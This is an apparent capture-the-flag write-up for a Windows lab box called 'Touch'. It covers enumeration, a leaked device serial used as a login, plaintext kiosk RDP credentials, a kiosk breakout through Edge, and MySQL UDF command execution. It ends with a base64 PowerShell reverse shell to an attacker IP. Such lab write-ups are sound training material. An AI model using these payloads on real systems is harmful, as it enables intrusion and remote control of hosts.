



Touch

Box name: Touch
Ip: 10.129.10.195
Level: Easy
Os: Windows

In the Layover machine, you uncovered a name and a booking confirmation code. Maybe they'll come in handy here? Jenny Crawford / KS7X2M

Made by petstar

Enumeration


Nmap scan

```
nmap -sC -sV -T4 -Pn 10.129.10.195
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-04 09:39 +0000
Nmap scan report for 10.129.10.195
Host is up (0.23s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
```

```
3389/tcp open  ms-wbt-server Microsoft Terminal Service
5985/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
8443/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-cors: GET POST PUT OPTIONS
| http-title: Nexion DeviceHub - Login
|_Requested resource was /login
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 103.15 seconds
```

Let us check port 8443



Some password asked but no have it so let us check source code

Just one thing interesting

The default password is the device serial number included [in](#) your DeviceHub packaging.

Now we have to find the serial number

We start with seeing which are link on the page when we click

```
#-----login
curl 'http://10.129.10.195:8443/login' \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://10.129.10.195:8443' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://10.129.10.195:8443/login' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data-raw 'password=test'

#-----scan badge
curl 'http://10.129.10.195:8443/login/badge' \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Referer: http://10.129.10.195:8443/login' \
  -H 'Origin: http://10.129.10.195:8443' \
```

```
-H 'Connection: keep-alive' \
-H 'Priority: u=0' \
-H 'Content-Length: 0'
{"success":false,"error":"No badge detected"}
```

Nothing interesting so let us try directory enumeration

```
feroxbuster -u http://10.129.10.195:8443 -w /usr/share/wordlists/dirb/common.txt -x json,js
```

```
(thierry@thierry)-[~/Desktop/rooms/Hackthebox/Touch]
$ feroxbuster -u http://10.129.10.195:8443 -w /usr/share/wordlists/dirb/common.txt -x json,js

Online 24893 72%
FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url http://10.129.10.195:8443/
In-Scope Url 10.129.10.195
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Codes All Status Codes!
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Extensions [json, js]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

302 GET 0l 0w 0c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403 GET 1l 2w 35c http://10.129.10.195:8443/api
200 GET 1l 37w 452c http://10.129.10.195:8443/favicon.ico
200 GET 3l 124w 3572c http://10.129.10.195:8443/login
200 GET 1l 37w 452c http://10.129.10.195:8443/favicon.svg
200 GET 1l 40w 3494c http://10.129.10.195:8443/css/style.css
200 GET 3l 124w 3572c http://10.129.10.195:8443/login/

[#####] - 2m 27720/27720 0s found:6 errors:0
[#####] - 65s 13842/13842 213/s http://10.129.10.195:8443/
[#####] - 65s 13842/13842 214/s http://10.129.10.195:8443/login/

(thierry@thierry)-[~/Desktop/rooms/Hackthebox/Touch]
$
```

Let us scan again api directory

```
gobuster dir -u http://10.129.10.195:8443/api/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 100 --exclude-length 0
```

```

(thierry@thierry) - [~/Desktop/rooms/Hackthebox/Touch]
$ gobuster dir -u http://10.129.10.195:8443/api/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt -t 100 --exclude-length 0
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.129.10.195:8443/api/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] Exclude Length: 0
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
scan (Status: 405) [Size: 30]
status (Status: 200) [Size: 116]
Progress: 4750 / 4750 (100.00%)
=====
Finished
=====
(thierry@thierry) - [~/Desktop/rooms/Hackthebox/Touch]
$

```

Let us try accessing theses URL

```


curl http://10.129.10.195:8443/api/scan
{"error": "Method not allowed"}
(thierry@thierry) - [~/Desktop/rooms/Hackthebox/Touch]
$ curl http://10.129.10.195:8443/api/status
{"device": "Nexion DeviceHub DH-100", "serial": "NX-DH-2024-B7042", "firmware": "1.4.2", "status": "online", "uptime": 61431}

```

Bingo we get the device serial number


```
NX-DH-2024-B7042
```

Let us use it to connect



We get access to the dashboard

We see user and password hidden on dashboard let us show them




KioskUser:K!0sk2026#


Let us try them to connect

```
xfreerdp3 /v:10.129.10.195 /u:KioskUser /p:'K!0sk2026#' +clip  
board /dynamic-resolution /gdi:sw /cert:ignore /drive:share,/home/thierry/Desktop/
```


There are some steps let us go with them




But can not scan anything so we put down the scanner



Now go to scan badge and got an error



Now click on this link to open browser




Now try to open cmd using the browser using this link


Breaking out of Windows Kiosks using only Microsoft Edge

Introduction In this blog post, I will take you through the steps that I performed to get code execution on a Windows kiosk host using ONLY Microsoft Edge. Now, I know that there are many


<https://blog.nviso.eu/2022/05/24/breaking-out-of-windows-kiosks-using-only-microsoft-edge/>



```
C:\windows\system32\cmd.exe
```



Now we get a shell let us see if we can get something interesting



We get user flag

Privilege Escalation

After long searches on the machine config files i get a file with mysql creds

```
refresh-dates.bat
File C:/ProgramData/HTB%20Airways/refresh-dates.bat

@echo off
C:\MySQL\bin\mysql.exe -u root -pHTB@irw4ys_DB!2026 < "C:\ProgramData\HTB Airways\refresh-dates.sql" 2>nul
```

I check and nothing else so i searchxh for mysql privilege escalation methods

Using this link

MySQL Pentesting | Hackviser

MySQL pentesting techniques for identifying, exploiting, enumeration, attack vectors and post-exploitation insights.

👉 <https://hackviser.com/tactics/pentesting/services/mysql#user-defined-functions-udf-for-rce>



Boost your cybersecurity skills

We use this dll file

https://github.com/rapid7/metasploit-framework/blob/master/data/exploits/mysql/lib_mysqludf_sys_64.dll

```
# Alternative: sys_eval to get output
CREATE FUNCTION sys_exec RETURNS string SONAME 'lib_mysqludf_sys_64.dll';
SELECT sys_exec('whoami');
```

```
mysql> CREATE FUNCTION sys_exec RETURNS int SONAME 'lib_mysqludf_sys_64.dll';
Query OK, 0 rows affected (0.00 sec)

mysql> SELECT sys_exec('whoami');
+-----+
| sys_exec('whoami') |
+-----+
|                    |
+-----+
1 row in set (0.04 sec)
```

Now get reverse shell

```
SELECT sys_exec('powershell -e JABjAGwAaQBlAG4AdAAgAD0AIAB0AGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgB0AGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4AMQA0ADMAIgAsADEAMgAzADQAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdABYAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAIAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQB0AGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAuWb0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKBpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkA0wAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAkKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACKALgBQAGEAdABoACAAKwAgACIAPgAgACIA0wAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkA0wAkAHMAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA' );
```

```
